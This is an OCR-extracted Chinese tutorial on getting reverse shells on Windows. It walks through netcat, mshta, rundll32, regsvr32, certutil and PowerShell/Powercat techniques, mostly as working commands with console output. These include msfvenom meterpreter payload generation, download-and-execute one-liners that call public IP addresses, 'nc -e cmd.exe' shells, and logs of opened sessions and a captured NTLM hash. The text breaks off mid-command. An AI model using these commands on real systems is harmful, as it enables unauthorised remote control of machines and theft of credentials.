
Windows反弹shell方法

反弹Shell简介


- 什么是正向shell

> 正向shell：控制端主动发起连接请求去连接被控制端，中间网络链路不存在阻碍。



- 什么是反向shell

> 反向shell（反弹shell）：被控端主动发起连接请求去连接控制端，通常被控端由于防火墙限制、权限不足、端口被占用等问题导致被控端不能正常接收发送过来的数据包。



NC

- NC正向Shell


```
被控端：
nc -lvvp 6666 -e cmd.exe

控制端：
nc 192.168.1.106 6666

原理：
被控端将cmd.exe重定向到本地的6666端口，控制端主动连接被控端的6666端口，即可获得shell
```

```
C:\Users\Administrator\Desktop\NetCat>nc64.exe -lvvp 6666 -e cmd.exe
listening on [any] 6666 ...
192.168.1.105: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.105] 48918: NO_DATA
```

```
root@kali:~# nc 192.168.1.106 6666
Microsoft Windows [版 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation保留所有权利。

C:\Users\Administrator\Desktop\NetCat>whoami
whoami
win7-pc\administrator

C:\Users\Administrator\Desktop\NetCat>
```

- NC反向Shell

```
控制端：
nc -lvvp 7777

被控端：
nc -e cmd.exe 192.168.1.105 7777

原理：
被控端将cmd.exe重定向到控制端的6666端口，控制端只需要监听本地的6666端口，即可获得shell。
```



Mshta

> Mshta.exe是用于负责解释运行HTA(HTML应用程序)文件的Windows OS实用程序。 可以运行JavaScript或VBScript的HTML文件。

- 通过Metasploit的HTA Web Server模块发起HTA攻击

```
use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set srvhost 192.168.78.117
msf exploit(windows/misc/hta_server) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set target 1
msf exploit(windows/misc/hta_server) > exploit -j
```

目标机执行：

```
mshta http://192.168.78.117:8080/9A5Iiz.hta
```

```
msf5 exploit(windows/misc/hta_server) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.117:5555
[*] Using URL: http://192.168.78.117:8080/9A5Iiz.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.78.117   yes       The local host or network interface to listen on. This must be an
ten on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.78.117   yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Powershell x64
```

```
msf5 exploit(windows/misc/hta_server) >
[*] 192.168.78.144   hta_server - Delivering Payload
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 1 opened (192.168.78.117:5555 → 192.168.78.144:3983) at 2020-10-12 01:21:55 -0400

msf5 exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  LAPTOP-ANTCMV5L\mingy @ LAPTOP-ANTCMV5L  192.168.78.117:5555 → 192.168.78.144:3983 (192.168.78.144)

msf5 exploit(windows/misc/hta_server) >
```


- 通过Msfvenom生成恶意HTA文件发起攻击


```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta

python -m SimpleHTTPServer 8000
python3 -m http.server

msf5 > handler -p windows/x64/meterpreter/reverse_tcp -H
192.168.78.117 -P 4444

mshta.exe http://192.168.78.117:8000/1.hta
```


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.78.117 lport=4444 -f hta-psh -o 1.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hta-psh file: 7127 bytes
Saved as: 1.hta
root@kali:~# ls
1.hta  bx3.jsp  Desktop  id.txt  jsp4ant.jsp  mysql.hash  tools
root@kali:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.78.144 - - [12/Oct/2020 01:33:20] "GET /1.hta HTTP/1.1" 200 -
```

```
msf5 >
[*] Sending stage (201283 bytes) to 192.168.78.144
[*] Meterpreter session 3 opened (192.168.78.117:4444 → 192.168.78.144:7600) at 2020-10-12 01:33:23 -0400

msf5 > sessions 3
[*] Starting interaction with 3...

meterpreter > getuid
Server username: LAPTOP-ANTCMV5L\mingy
```

- 通过Cobaltstrike生成恶意HTA文件发起攻击








```
mshta http://139.155.49.43:8088/download/file.ext
```

Rundll32

> Rundll32.exe与Windows操作系统相关，它允许调用从DLL导出的函数(16位或32位)，并将其存储在适当的内存库中。


> https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/rundll32

- 通过Msfvenom生成反弹shell的dll发起Rundll32攻击

```
msfvenom -a x64 --platform windows -p
windows/x64/meterpreter/reverse_tcp LHOST=139.155.49.43
LPORT=5533 -f dll > mingy.dll

handler -p windows/x64/meterpreter/reverse_tcp -H
139.155.49.43 -P 5533
```


> 本地加载

```
powershell.exe -c "(New-Object
System.NET.WebClient).DownloadFile('http://139.155.49.43:8000/
mingy.dll',\"c:\mingy.dll\")

rundll32 shell32.dll,Control_RunDLL C:\mingy.dll
```



```
root@VM-0-2-ubuntu:~# msfconsole -q
msf6 > handler -p windows/x64/meterpreter/reverse_tcp -H 172.27.0.2 -P 5533
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 172.27.0.2:5533
msf6 > [*] Sending stage (200262 bytes) to 110.53.253.185
[*] Meterpreter session 1 opened (172.27.0.2:5533 -> 110.53.253.185:4975) at 2020-11-23 19:01:34 +0800

msf6 >
[*] Sending stage (200262 bytes) to 110.53.253.185
[*] Meterpreter session 2 opened (172.27.0.2:5533 -> 110.53.253.185:4528) at 2020-11-23 19:07:16 +0800

msf6 >
```

```
C:\Users\Administrator>powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://139
.155.49.43:8000/mingy.dll',\"c:\mingy.dll\")

C:\Users\Administrator>rundll32.exe shell32.dll,Control_RunDLL c:\mingy.dll

C:\Users\Administrator>
```



利用smb服务远程加载

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.1.105 lport=5555 -f dll -o mingy.dll

impacket-smbserver dll /root/
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.105 lport=5555 -f dll -o mingy.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
Saved as: mingy.dll
root@kali:~# impacket-smbserver dll /root/
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.1.103,60696)
[*] AUTHENTICATE_MESSAGE (WIN7-PC\Administrator,WIN7-PC)
[*] User WIN7-PC\Administrator authenticated successfully
[*] Administrator::WIN7-PC:414141414141414141:8e896823ae9e024b6bd5ea99b4effe3d:0101000000000000007b6d5dacc1d601f8a9
07a006c0046000300100077007900 6d004e004e007a006c0046000200100049007a006e004a006a0066005100640004001000 49007a006e00
0040002000000080030003000000000000000000000000000030000005cf6acd3ca3781c9ce414ee3f54c2b03a0faa270a87ff99a39efe016a2b1
0240063006900660073002f003100390032002e003100360038002e0031002e00310030003500000000000000000000000000
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:DLL)
[*] Handle: 'ConnectionResetError' object is not subscriptable
[*] Closing down connection (192.168.1.103,60696)
[*] Remaining connections []
```

```
rundll32.exe shell32.dll,Control_RunDLL
\\192.168.1.105\dll\mingy.dll
```

```
C:\Users\Administrator>rundll32.exe shell32.dll,Control_RunDLL \\192.168.1.105\dll\mingy.dll

C:\Users\Administrator>
```

```
msf5 exploit(windows/smb/smb_delivery) > handler -p windows/x64/meterpreter/reverse_tcp -H 192.168.1.105 -P 5555
[*] Payload handler running as background job 17.

[*] Started reverse TCP handler on 192.168.1.105:5555
msf5 exploit(windows/smb/smb_delivery) > [*] Sending stage (201283 bytes) to 192.168.1.103
[*] Meterpreter session 15 opened (192.168.1.105:5555 → 192.168.1.103:60697) at 2020-11-23 10:21:51 -0500

msf5 exploit(windows/smb/smb_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  15        meterpreter x64/windows  WIN7-PC\Administrator @ WIN7-PC  192.168.1.105:5555 → 192.168.1.103:60697 (192.168.1.103)

msf5 exploit(windows/smb/smb_delivery) >
```

- 通过Metasploit的SMB Delivery模块发起Rundll32攻击


```
use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.78.117
msf exploit(windows/smb/smb_delivery) > exploit -j

rundll32.exe \\192.168.78.117\GylDS\test.dll,0
```

- 利用Rundll32加载hta反弹shell

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=7777 -f hta-psh > 44.hta

bitsadmin /transfer shell http://139.155.49.43 /44.hta C:\windows\temp\44.hta

rundll32.exe url.dll,OpenURL 44.hta
```

```
root@VM-0-2-ubuntu:~/1# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=7777 -f hta-psh > 44.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of hta-psh file: 7167 bytes
```

```
DISPLAY: 'shell' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 7167 / 7167 (100%)
Transfer complete.

C:\Users\Administrator>bitsadmin /transfer shell http://139.155.49.43/44.hta C:\windows\temp\44.hta

C:\Users\Administrator>rundll32

C:\Users\Administrator>rundll32.exe url.dll,OpenURL C:\windows\temp\44.hta

C:\Users\Administrator>_
```



Regsvr32


> Regsvr32.exe是一个命令行应用程序，用于注册和注销OLE控件，如Windows注册表中的dll和ActiveX控件。Regsvr32.exe安装在Windows XP和Windows后续版本的 `%systemroot%\System32` 文件夹中。

> https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/regsvr32

```
语法:Regsvr32 [/s] [/u] [/n][/i[:cmdline]] <dllname>

/u - 注销服务器
/i - 调用DllInstall传递一个可选的[cmdline];当它与/u一起使用时，它调用dll来卸载
/n - 不要调用DllRegisterServer; 此选项必须与/i一起使用
/s - 沉默; 不显示消息框
```

- 通过Metasploit的Web Delivery模块启动Regsvr32

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)> set srvhost 192.168.78.117
msf exploit (web_delivery)> set target 3
msf exploit (web_delivery)> set payload
windows/x64/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.78.117
msf exploit (web_delivery)> exploit -j

regsvr32 /s /n /u
/i:http://192.168.78.117:8080/NE67gb2mbfQt.sct scrobj.dll
```



Certutil

> Certutil.exe是作为证书服务的一部分安装的命令行程序。 我们可以使用此工具在目标计算机中执行恶意的exe文件以获得meterpreter会话。

> https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/certutil

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=139.155.49.43 lport=6666 -f exe > 44.exe
python -m SimpleHTTPServer 8000

certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
c:\windows\temp\44.exe & start c:\windows\temp\44.exe
certutil.exe -urlcache -split -f http://139.155.49.43/44.exe
delete
```

> 缓存文件位置:
> %USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

Powershell

> https://docs.microsoft.com/zh-cn/powershell/

> https://www.freebuf.com/articles/web/220046.html


> https://docs.microsoft.com/zh-cn/windows-server/administration/windows-commands/powershell

- 常用参数解释


```
Invoke-Expression（IEX的别名）：用来把字符串当作命令执行。
WindowStyle Hidden（-w Hidden）：隐藏窗口
NonInteractive（-NonI）：非交互模式，PowerShell不为用户提供交互的提示。
NoProfile（-NoP）：PowerShell控制台不加载当前用户的配置文件。
Noexit（-Noe）：执行后不退出Shell。
EncodedCommand（-enc）：接受base64 encode的字符串编码，避免一些解析问题
```


- 利用

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=139.155.49.43 lport=8899 -f psh-reflection -o shell.ps1
```




```
powershell -windowstyle hidden -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('http://139.155.49.43/shell.ps1');shell.ps1";
```





- 通过PowerShell发动Powercat攻击

> Powercat是PowerShell本地后门侦听器和反向shell工具，也称为修改版本的netcat，因为它集成支持经过编码的有效载荷。

```
git clone https://github.com/besimorhino/powercat.git

python -m SimpleHTTPServer 8000

powershell -c "IEX(New-Object System.Net.WebClient).DownloadString('http://47.101.214.85:8000/powercat.ps1');powercat -c 47.101.214.85 -p 12345 -e cmd"
```


- 通过Web delivery反弹shell


```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
msf exploit(web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(web_delivery) > exploit -j
```

- 通过PowerShell启动cscript.exe

> PowerShell允许客户端通过执行cscript.exe来运行wsf、js和vbscript脚本。

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
